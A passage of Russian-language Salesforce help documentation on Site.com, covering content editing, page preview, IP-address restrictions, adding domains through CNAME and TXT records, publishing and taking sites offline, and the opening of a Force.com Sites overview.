  - Промежутки вокруг изображения (с помощью свойств `hSpace` и `vSpace`)
  - Выравнивание изображения относительно текста страницы
6. Нажмите кнопку «ОК».

Чтобы сохранить внесенные изменения, щелкните за пределами области текста.

СМ. ТАКЖЕ:

[Редактирование блоков содержимого в качестве автора](#)

[Общие сведения о панели встроенного редактирования](#)

[Предварительный просмотр внешнего вида страниц на мобильных устройствах](#)

[Общие сведения о режиме редактирования страницы автора](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:


- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе
- И
- Роль автора, назначенная на уровне сайта

## Добавление гиперссылок на текст и изображения в качестве автора

Авторы могут использовать встроенный редактор для быстрого добавления гиперссылок на текст или изображения в любые редактируемые области текста на странице.

У областей редактируемого текста при наведении указателя мыши на текст отображаются серые границы. Только данные области поддерживают добавление гиперссылок.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужную область текста. У областей редактируемого текста при наведении указателя мыши на текст отображаются серые границы. Данное действие инициирует отображение встроенного редактора.
2. Выберите нужный текст или изображение и щелкните значок .
3. Выберите тип ссылки.
  - Чтобы связать со страницей, элементом сайта или внешней страницей, выполните указанные ниже действия.
    - a. Выберите значение «**URL-адрес**».
    - b. Выберите нужный протокол.
    - c. Выберите элемент сайта или введите адрес внешней страницы в поле «URL-адрес» (например, <http://www.vneshniisait.ru>). (Если список элементов сайта не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)
  - Чтобы связать с привязкой, добавленной ранее на страницу, выберите значение «**Ссылка на привязку в тексте**», а затем выберите нужную привязку в раскрывающемся списке.
  - Чтобы связать с сообщением эл. почты, выберите значение «**Эл. почта**», а затем введите адрес эл. почты получателя и текст сообщения.
4. Нажмите кнопку «**ОК**».

Чтобы сохранить внесенные изменения, щелкните за пределами области текста.

СМ. ТАКЖЕ:

- [Редактирование блоков содержимого в качестве автора](#)
- [Общие сведения о панели встроенного редактирования](#)
- [Предварительный просмотр внешнего вида страниц на мобильных устройствах](#)
- [Общие сведения о режиме редактирования страницы автора](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:


- Пользователь Site.com Contributor И Роль автора, назначенная на уровне сайта

## Добавление элементов страницы на страницы в качестве автора


Авторы могут добавлять элементы страницы в любые редактируемые области страницы.

Элементы страницы — это блоки, используемые для компоновки страниц сайта. Блоки содержимого хранят текст для страниц веб-сайта, а также изображения и гиперссылки. Виджеты — это настраиваемые элементы страницы, создаваемые конструкторами или администраторами сайта. Виджеты отображаются пользователям только при наличии соответствующего уровня доступа.

- Чтобы добавить элемент страницы на открытую страницу, перетащите элемент с панели «Элементы страницы» в редактируемую область. При перетаскивании элемента страницы редактируемая область страницы выделяется синей рамкой. Синяя рамка отображается только при наличии редактируемых областей страницы.



- Чтобы переместить элемент страницы на странице, перетащите нужный элемент страницы в другую редактируемую область.



- Чтобы удалить элемент страницы, щелкните значок .

Чтобы изменить блок содержимого, добавленный на страницу, дважды щелкните нужный блок содержимого.

При добавлении виджета на страницу система позволяет задавать свойства виджета в диалоговом окне, которое автоматически сохраняет внесенные изменения. Чтобы пропустить диалоговое окно, щелкните другую область экрана. Дополнительную информацию о свойствах можно получить у конструктора или администратора сайта.

СМ. ТАКЖЕ:

[Редактирование блоков содержимого в качестве автора](#)

[Общие сведения о режиме редактирования страницы автора](#)

[Предварительный просмотр внешнего вида страниц на мобильных устройствах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только  
содержимого сайтов  
Site.com:








- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе
- И
- Роль автора, назначенная на уровне сайта

## Предварительный просмотр внешнего вида страниц на мобильных устройствах

Рабочий режим позволяет администраторам сайта, конструкторам и авторам открывать страницы и шаблоны для предварительного просмотра их внешнего вида на разных устройствах (например, мобильные телефоны и планшетные компьютеры).

Авторы Site.com получают автоматический доступ к рабочему режиму при редактировании любого содержимого. Они могут редактировать блоки содержимого, доступ к которым предоставляется администраторами сайта.

Администраторы сайта и конструкторы могут переключаться между рабочим режимом и режимом конструктора посредством параметров «Рабочий режим» и «Режим конструктора» на панели инструментов Site.com Studio. Режим конструктора — это представление, отображаемое администраторам сайта и конструкторам по умолчанию.

- Чтобы открыть страницу для предварительного просмотра внешнего вида:
  - на смартфонах, щелкните значок .
  - на планшетных компьютерах, щелкните значок .
  - на мониторах компьютеров, щелкните значок .
  - по всей ширине и высоте, щелкните значок .
- Чтобы вручную изменить ширину экрана, сдвиньте ползунок .
- Чтобы изменить ширину и высоту экрана, потяните манипулятор размера, отображаемый при наведении курсора на край рамки.
- Чтобы сохранить часто используемые настраиваемые размеры экрана, нажмите кнопку  и введите настраиваемые измерения.
- Чтобы изменить книжную ориентацию экрана на альбомную, нажмите кнопку .

СМ. ТАКЖЕ:

[Редактирование блоков содержимого в качестве автора](#)

[Общие сведения о режиме редактирования страницы автора](#)

[Редактирование страниц Site.com в качестве конструктора или администратора сайта](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе


И

Роль администратора сайта или конструктора, назначенная на уровне сайта


## Предварительный просмотр сайтов Site.com

Авторы, конструкторы и администраторы сайта могут открывать страницы сайта для предварительного просмотра их отображения в окне обозревателя. При предварительном просмотре страницы отображаются в том виде, в котором они будут выглядеть на действующем сайте, поэтому пользователи всегда могут визуально проверить правильность внедрения последних изменений.

Кроме того, администраторы сайта и конструкторы могут создавать ссылки для анонимного предварительного просмотра, позволяющие другим пользователям просматривать содержимое неактивного сайта. Срок действия этих ссылок неограничен (если не указано иное); при выборе ссылки отображается самая последняя версия сайта. Данные ссылки доступны только соответствующим адресатам и не могут быть найдены поисковыми системами.

- Щелкните **«Предварительный просмотр страницы»** на панели инструментов при редактировании страницы.
- Чтобы просмотреть отдельную страницу, наведите указатель мыши на нужную страницу в представлении «Страницы сайта» на вкладке «Общие сведения» и щелкните  > **«Предварительный просмотр»**.
- Чтобы просмотреть весь сайт, щелкните **«Предварительный просмотр»** на панели инструментов вкладки «Общие сведения». Ниже перечислены действия, доступные в меню **«Предварительный просмотр»**.
  - Чтобы открыть сайт в новой вкладке текущего окна обозревателя, щелкните **«Предварительный просмотр сайта в новой вкладке»**.
  - Чтобы открыть сайт в том виде, в котором он отображается пользователям портативных компьютеров, щелкните **«Предварительный просмотр сайта (с разрешением 1 024 x 768)»**.
  - Чтобы создать ссылку, позволяющую другим пользователям просматривать содержимое неактивного сайта, щелкните **«Включить анонимный предварительный просмотр»** (только для администраторов сайта и конструкторов). Чтобы получить доступ к ссылке, которая может быть скопирована и отправлена другим пользователям для предварительного просмотра и тестирования внесенных изменений, выберите параметр **«Анонимный предварительный просмотр»**, доступный в меню **«Предварительный просмотр»**. Параметр **«Включить анонимный предварительный просмотр»** также доступен в представлении **«Конфигурация сайта»**.
- Чтобы просмотреть весь сайт, щелкните **«Предварительный просмотр»** напротив нужного сайта на начальной странице Site.com.

При предварительном просмотре страниц должны работать все функции, связанные с обозревателем.

-  **Прим.:** Таблицы стилей отображаются в виде встроенных стилей только при предварительном просмотре.

СМ. ТАКЖЕ:

- [Использование Site.com Studio в качестве администратора сайта или конструктора](#)
- [Использование Site.com Studio в качестве автора](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе  
И  
Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только  
содержимого сайтов  
Site.com:

- Пользователь Site.com Contributor  
И  
Роль автора, назначенная на уровне сайта

## Управление доступом путем ограничения IP-адресов

### Общие сведения об ограничениях IP-адресов Site.com

Каждый компьютер использует уникальный IP-адрес, предназначенный для его определения. Благодаря ограничениям IP-адресов, пользователи могут определять диапазон разрешенных IP-адресов для страниц, папок и активов сайта, позволяющий контролировать доступ посетителей.

Например, организация использует страницу сайта, содержащую список всех сотрудников каждого отдела. Внешние пользователи не должны иметь доступа к данной конфиденциальной информации. Чтобы запретить посетителям сайта просмотр страницы, рекомендуем ограничить разрешенные IP-адреса диапазоном IP-адресов организации (например, 112.122.0.1 — 112.122.0.123).

Если ограничения IP-адресов задаются для:

- родительского шаблона страницы, то ограничения наследуются всеми дочерними шаблонами страниц и производными страницами.
- папки, то ограничения наследуются всеми подпапками и активами внутри папки.
- целого сайта, то ограничения наследуются всеми элементами сайта.

Любой элемент, наследующий ограничения IP-адресов, может поддерживать дополнительные ограничения IP-адресов, позволяющие еще больше ограничить диапазон разрешенных IP-адресов.

Если доступ к странице запрещен, то пользователи могут быть перенаправлены на другую страницу (например, страница ошибок).

СМ. ТАКЖЕ:

[Добавление ограничений IP-адресов в Site.com](#)

[Редактирование, выключение и удаление ограничений IP-адресов в Site.com](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## Добавление ограничений IP-адресов в Site.com

Использование диапазона разрешенных IP-адресов позволяет контролировать уровень доступа посетителей сайта к страницам, шаблонам страниц, папкам и активам сайта.

1. Откройте вкладку «Общие сведения».

- Наведите указатель мыши на нужную страницу, шаблон страницы, папку или актив в представлении «Все содержимое сайта» и последовательно выберите пункты  > «**Добавить ограничения IP-адресов**».
- Последовательно выберите пункты «**Конфигурация сайта**» > «**Ограничения IP-адресов**» и щелкните «**Добавить ограничения IP-адресов**».

2. Выберите нужный элемент.

3. Введите начальный и конечный IP-адреса диапазона (например, 112.122.0.1 — 112.122.0.123). Чтобы задать один IP-адрес, заполните только поле «Начальный адрес».

Оба IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотношенных с протоколом IPv4 (::ffff:0:0 — ::ffff:ffff:ffff, где ::ffff:0:0 присваивается значение 0.0.0.0, а ::ffff:ffff:ffff — значение 255.255.255.255). Диапазон не может содержать IP-адреса, которые находятся внутри диапазона IPv6-адресов, соотношенных с протоколом IPv4, если данный диапазон также содержит IP-адреса, которые находятся вне указанного выше диапазона. Такие диапазоны, как 255.255.255.255 — ::1:0:0:0 или :: — ::1:0:0:0, являются недопустимыми.

4. Чтобы добавить дополнительные диапазоны, щелкните «**Добавить диапазон IP-адресов**».

5. Чтобы перенаправить пользователей, IP-адрес которых является недопустимым, на альтернативную страницу (например, страницу ошибок), укажите нужную страницу в поле «Страница "Доступ запрещен"». Страница «Доступ запрещен», выбранная в представлении «Ограничения IP-адресов», используется по умолчанию во всех ограничениях IP-адресов, кроме случаев ее переопределения на уровне элемента.

При необходимости перенаправьте пользователей на страницу собственного сайта или внешний сайт. При вводе внешнего URL-адреса рекомендуем всегда использовать префикс (например, `http://`). Если страница «Доступ запрещен» не выбрана, то пользователям отображается пустая страница, содержащая стандартное сообщение «Доступ к данному ресурсу запрещен».

6. Нажмите кнопку «**Сохранить**».

Чтобы протестировать ограничения IP-адресов, заданные для шаблона страницы или страницы сайта, откройте нужную страницу и нажмите кнопку «**Предварительный просмотр**». Чтобы активировать обновленные ограничения, рекомендуем [опубликовать сайт](#).

 **Прим.:**

- Если элемент наследует ограничения IP-адресов (например, актив папки, поддерживающей ограничения по IP-адресам), то добавление дополнительных ограничений позволяет еще больше ограничить диапазон. Унаследованные значения диапазона IP-адресов не отображаются элементом, но применяются к дочернему элементу и доступны только посетителям сайта, IP-адреса которых являются допустимыми.
- Страница сайта, выбранная в раскрывающемся списке «Страница "Доступ запрещен"», может быть просмотрена пользователями, IP-адреса которых являются недопустимыми, даже при отсутствии доступа ко всему сайту.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования ограничений IP-адресов в приложении Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта, назначенная на уровне сайта



- Элементы, использующие ограничения IP-адресов, не поддерживают кэширование. Кроме того, обновление ограничений IP-адресов, заданных для актива, папки или страницы, инициирует обновление соответствующего URL-адреса при условии кэширования элемента прокси-сервером (например, Akamai).


СМ. ТАКЖЕ:

[Общие сведения об ограничениях IP-адресов Site.com](#)

[Редактирование, выключение и удаление ограничений IP-адресов в Site.com](#)

## Редактирование, выключение и удаление ограничений IP-адресов в Site.com

Система позволяет редактировать диапазон адресов, кратковременно выключать (например, для предоставления временного доступа к странице) или полностью удалять созданное ограничение IP-адресов для сайта Site.com.

Чтобы просмотреть все ограничения IP-адресов, заданные на сайте, откройте представление «Ограничения IP-адресов» раздела «Конфигурация сайта» на вкладке «Общие сведения». Чтобы просмотреть ограничение IP-адресов для отдельного элемента, наведите указатель мыши на нужный элемент в представлении «Все содержимое сайта» и последовательно выберите пункты  > «**Редактировать ограничения IP-адресов**».

Ниже перечислены действия, доступные в открывшемся разделе или диалоговом окне «Ограничения IP-адресов».

- Редактирование диапазона IP-адресов. Чтобы изменить значения, щелкните нужный IP-адрес в представлении «Ограничения IP-адресов».
- Деактивация ограничения IP-адресов. При необходимости ограничение может быть активировано повторно. Деактивация ограничения IP-адресов для элемента, использующего несколько ограничений, инициирует деактивацию других ограничений элемента.
- Удаление ограничения IP-адресов. Данное действие полностью удаляет ограничение и предоставляет доступ к элементу всем посетителям сайта.

Чтобы активировать изменения, внесенные в ограничения IP-адресов сайта, рекомендуем [опубликовать сайт](#).

СМ. ТАКЖЕ:

[Общие сведения об ограничениях IP-адресов Site.com](#)

[Добавление ограничений IP-адресов в Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования ограничений IP-адресов в приложении Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта, назначенная на уровне сайта



## Управление доменами и действующими сайтами

### Управление доменами в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о домене сайта.

Прежде чем добавить домен в список доменов сайта, система Salesforce проверяет принадлежность имени домена текущему пользователю. Используемый метод проверки определяется текущим использованием имени домена.

- Если используемое имя домена является новым или в настоящее время не используется, [добавьте имя домена посредством записи CNAME](#).
- Если используемое имя домена уже используется другим веб-сайтом, [добавьте имя домена посредством записи TXT](#). Кроме того, текущий веб-сайт должен использовать DNS-записи A.

СМ. ТАКЖЕ:

[Публикация изменений на сайте](#)

[Перевод сайта в автономный режим](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И


Роль администратора сайта, назначенная на уровне сайта

## Добавление доменов посредством записей CNAME в Site.com


Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о его домене. Если используемое имя домена является новым или в настоящее время не используется, воспользуйтесь записью CNAME для его добавления.

Чтобы создать фирменный настраиваемый веб-адрес (например, `www.moякомпания.ru`) в случае его отсутствия, воспользуйтесь регистратором доменных имен.

Каждое имя домена, используемое в Site.com, должно быть уникальным. Система Salesforce проверяет имя домена при добавлении в список доменов сайта и публикации сайта.

 **Совет:** Изменение домена в Интернете может занять до 48 часов. Чтобы ускорить данный процесс, сократите срок жизни (TTL) в параметрах управления учетными записями поставщика DNS. Данное значение должно быть обновлено за несколько дней до активации, так как новое значение вступает в силу только по истечении текущего оставшегося времени.

Чтобы создать настраиваемый URL-адрес, добавьте настраиваемый путь в имя домена. Настраиваемый URL-адрес состоит из домена и настраиваемого пути. Имя пути может использоваться разными доменами, но не более одного раза каждым доменом. При добавлении домена настоятельно рекомендуем использовать символ «/». Данный символ соответствует корневому пути. Дополнительное настраиваемое имя (после символа «/») может быть пропущено, тогда как корневой путь (до символа «/») является обязательным. Например, имя домена `https://oursite.com` и путь `/products` возвращают следующий URL-адрес сайта: `https://oursite.com/products`. Если корневой путь дополняется настраиваемым URL-адресом, то URL-адрес выглядит следующим образом: `https://oursite.com`.

 **Прим.:** Управление доменами и путями выполняется посредством страницы «Управление доменами» в меню «Настройка».

1. Откройте параметры управления учетными записями поставщика DNS и создайте запись CNAME. CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. Чтобы найти код организации, воспользуйтесь страницей нового домена в разделе «Управление доменами» меню «Настройка».
2. Если запись CNAME доступна в Интернете, откройте Site.com Studio и щелкните «**Конфигурация сайта**» > «**Домены**» на вкладке «Общие сведения».
3. Введите имя домена в текстовую область (например, `www.moякомпания.ru`).
4. Введите имя дополнительного пути.
5. Нажмите кнопку «Добавить».
6. При необходимости повторите указанные выше действия для других имен домена. Например, система позволяет указать имена домена, содержащие типичные ошибки, допускаемые пользователями при вводе. Каждое имя домена должно использовать соответствующую уникальную запись CNAME. Разрешается добавлять не более 10 имен домена.
7. **Опубликуйте готовый сайт.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта, назначенная на уровне сайта

 Прим.:

- Если почтовая служба домена использует запись MX, то домены, назначенные записям MX и CNAME, должны различаться. В противном случае почтовая служба будет отключена.  
Например, чтобы создать запись CNAME с использованием домена `mo.idomen.ru`, который уже назначен записи MX, рекомендуем назначить записи CNAME домен `www.mo.idomen.ru` и обратиться к поставщику DNS с просьбой переадресовать домен `mo.idomen.ru` на домен `www.mo.idomen.ru`.
- При обновлении текущих сведений о домене новые изменения вступают в силу только после их публикации. Если отображается сообщение об отсутствии изменений, доступных для публикации, рекомендуем сначала обновить страницу сайта, а затем опубликовать внесенные изменения.

СМ. ТАКЖЕ:


[Добавление доменов посредством записей TXT в Site.com](#)

[Управление доменами в Site.com](#)

## Добавление доменов посредством записей TXT в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о его домене. Если используемое имя домена уже существует, воспользуйтесь записью TXT для его добавления. Например, чтобы выполнить беспрепятственную миграцию с текущего сайта, новый сайт Site.com должен быть готов для активации. Данный метод предназначен только для текущих сайтов, использующих DNS-записи A.

Каждое имя домена, используемое в Site.com, должно быть уникальным. Система Salesforce проверяет имя домена при добавлении в список доменов сайта и публикации сайта.

 **Совет:** Изменение домена в Интернете может занять до 48 часов. Чтобы ускорить данный процесс, сократите срок жизни (TTL) в параметрах управления учетными записями поставщика DNS. Данное значение должно быть обновлено за несколько дней до активации, так как новое значение вступает в силу только по истечении текущего оставшегося времени.

1. Откройте параметры управления учетными записями поставщика DNS и создайте запись TXT, содержащую код организации. Чтобы скопировать код организации, откройте Site.com Studio и щелкните **«Конфигурация сайта» > «Домены»** на вкладке **«Общие сведения»**.

Чтобы воспользоваться помощью при создании записи TXT, обратитесь к поставщику DNS.

2. Если запись TXT доступна в Интернете, введите имя домена в текстовое поле представления **«Домены»** (например, `www.mo.yakompaniya.ru`) и нажмите кнопку **«Добавить»**.
3. При необходимости повторите указанные выше действия для других имен домена. Например, система позволяет указать имена домена, содержащие типичные ошибки, допускаемые пользователями при вводе.  
Разрешается добавлять не более 10 имен домена.
4. **Опубликуйте** готовый сайт Site.com. Обратите внимание, что опубликованный сайт еще не готов к использованию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле **«Пользователь Site.com Publisher»**, включенное на странице сведений о пользователе

И

Роль администратора сайта, назначенная на уровне сайта

5. Чтобы активировать сайт, откройте параметры управления учетными записями DNS и выполните указанные ниже действия.
  - a. Создайте запись CNAME, соответствующую перечисленным ниже критериям. Записи CNAME должны содержать имя домена, 18-значный код организации и суффикс live.siteforce.com. Например, при использовании имени домена www.moyakompaniya.ru и кода организации 00dx0000000001aaa запись CNAME должна выглядеть следующим образом: `www.moyakompaniya.ru.00dx0000000001aaa.live.siteforce.com`. Чтобы найти код организации, воспользуйтесь страницей нового домена в разделе «Управление доменами» меню «Настройка».
  - b. Удалите устаревшую запись A и запись TXT, созданную в действии 1.

СМ. ТАКЖЕ:

[Добавление доменов посредством записей CNAME в Site.com](#)

[Управление доменами в Site.com](#)



## Публикация и управление действующими сайтами

Страницы и активы сайта, *опубликованного* в Site.com, доступны посетителям в Интернете.

Прежде чем впервые опубликовать сайт, рекомендуем [указать сведения о домене сайта](#).

В противном случае настройка домена будет выполнена во время публикации. После настройки домена сайт может быть опубликован полностью или частично.

Ниже перечислены действия, доступные при использовании сайта.

- [Публикация изменений на сайте](#).
  - Просмотр журнала изменений путем последовательного выбора пунктов  > «**Просмотр сведений**» на вкладке «Общие сведения».
  - [Перевод сайта в автономный режим](#) для отмены общего доступа.
-  **Прим.:** Сайт не может быть опубликован из безопасной среды.

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта, назначенная на уровне сайта

## Публикация изменений на сайте

Страницы и активы сайта, *опубликованного* в Site.com, доступны посетителям в Интернете.

Прежде чем впервые опубликовать сайт, рекомендуем [указать сведения о домене сайта](#). В противном случае настройка домена будет выполнена во время публикации.

Сайт может быть опубликован полностью или частично.

1. Нажмите кнопку **«Опубликовать изменения...»**.
2. Чтобы опубликовать:
  - все недавние изменения, установите флажок **«Изменения на сайте»**.
  - отдельные элементы, установите флажок **«Только выбранные элементы»** и выберите соответствующие элементы.
3. Нажмите кнопку **«Далее»** и просмотрите список элементов для публикации.
4. Нажмите кнопку **«Далее»** и при необходимости добавьте примечание к публикации. Примечание отображается в столбце «Описание» представления «Журнал изменений».
5. Нажмите кнопку **«Опубликовать»**.

Уведомление о публикации изменений, внесенных на сайт, будет отправлено по эл. почте.

 **Прим.:** Сайт не может быть опубликован из безопасной среды.

СМ. ТАКЖЕ:

[Публикация и управление действующими сайтами](#)

[Перевод сайта в автономный режим](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта, назначенная на уровне сайта

## Перевод сайта в автономный режим

1. Щелкните **«Конфигурация сайта»** > **«Домены»** на вкладке «Общие сведения».
2. Удалите все перечисленные домены.  
При удалении последнего домена сайт автоматически переходит в автономный режим. При открытии сайта будет отображаться сообщение «Сервер не найден» или другое аналогичное сообщение обозревателя.
3. Ниже перечислены действия, доступные во всплывающем окне.
  - Чтобы отменить публикацию сайта, нажмите кнопку **«ОК»**. Отмена публикации сайта инициирует создание связанной лицензии «Опубликованный сайт Site.com», которая может использоваться для публикации другого сайта.
  - Чтобы отменить создание лицензии «Опубликованный сайт Site.com» (например, для последующей повторной публикации сайта), нажмите кнопку **«Отмена»**.  
Чтобы создать лицензию после нажатия кнопки **«Отмена»**, нажмите кнопку **«Отменить публикацию»** на вкладке «Общие сведения». После отмены публикации сайта кнопка **«Отменить публикацию»** заменяется кнопкой **«Опубликовать»**.
4. Чтобы предотвратить повторное использование домена в Site.com, удалите все записи CNAME, указывающие на `имя_домена.кодОрганизации.live.siteforce.com` в параметрах управления учетными записями поставщика DNS.

Сайт, публикация которого отменена, может быть удален из списка сайтов на [вкладке Site.com](#).

СМ. ТАКЖЕ:

- [Управление доменами в Site.com](#)
- [Публикация изменений на сайте](#)

## Force.com Sites

### Общие сведения о Force.com Sites

Организации Salesforce содержат ценную информацию о партнерах, решениях, продуктах, пользователях, идеях, а также другие бизнес-данные. Некоторые данные могут быть полезны внешним пользователям организации, но могут просматриваться и использоваться только при наличии соответствующего уровня доступа и полномочий. Раньше общий доступ к данным предоставлялся путем настройки веб-сервера, создания настраиваемых веб-страниц (JSP, PHP или другое) и выполнения интеграции API между сайтом и организацией. А, веб-формы могли использоваться для сбора данных только на страницах, поддерживающих проверку данных.

Сайты Force.com позволяют исключить необходимость выполнения всех данных действий. Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа. Любые данные, хранящиеся в организации, могут быть опубликованы посредством выбранного фирменного URL-адреса. А, страницы сайта могут быть оформлены в фирменном стиле

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе  
И  
Роль администратора сайта, назначенная на уровне сайта

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Developer Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

компании. Сайты размещаются на серверах Force.com, поэтому интеграция данных выполняется без ошибок. Кроме того, сайты создаются на основе собственных страниц Visualforce, поэтому проверка собранных данных выполняется автоматически. Кроме того, пользователи могут регистрироваться и выполнять беспрепятственный вход на связанный портал посредством общедоступного сайта.

 **Прим.:** Компонент Force.com Sites регулируется дополнительными [условиями использования](#).

Дополнительную информацию о Site.com (система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных и редактирование содержимого в режиме реального времени) см. в разделе «[Общие сведения о Site.com](#)» на странице 5061.

Ниже приведены примеры использования сайтов.


- Создание сайта идей: рекомендуем использовать сайты для размещения общедоступного форума сообщества, предназначенного для обмена идеями о компании, услугах или продуктах и участия в голосованиях. Сайты позволяют предоставлять общий доступ к веб-сайтам идей.
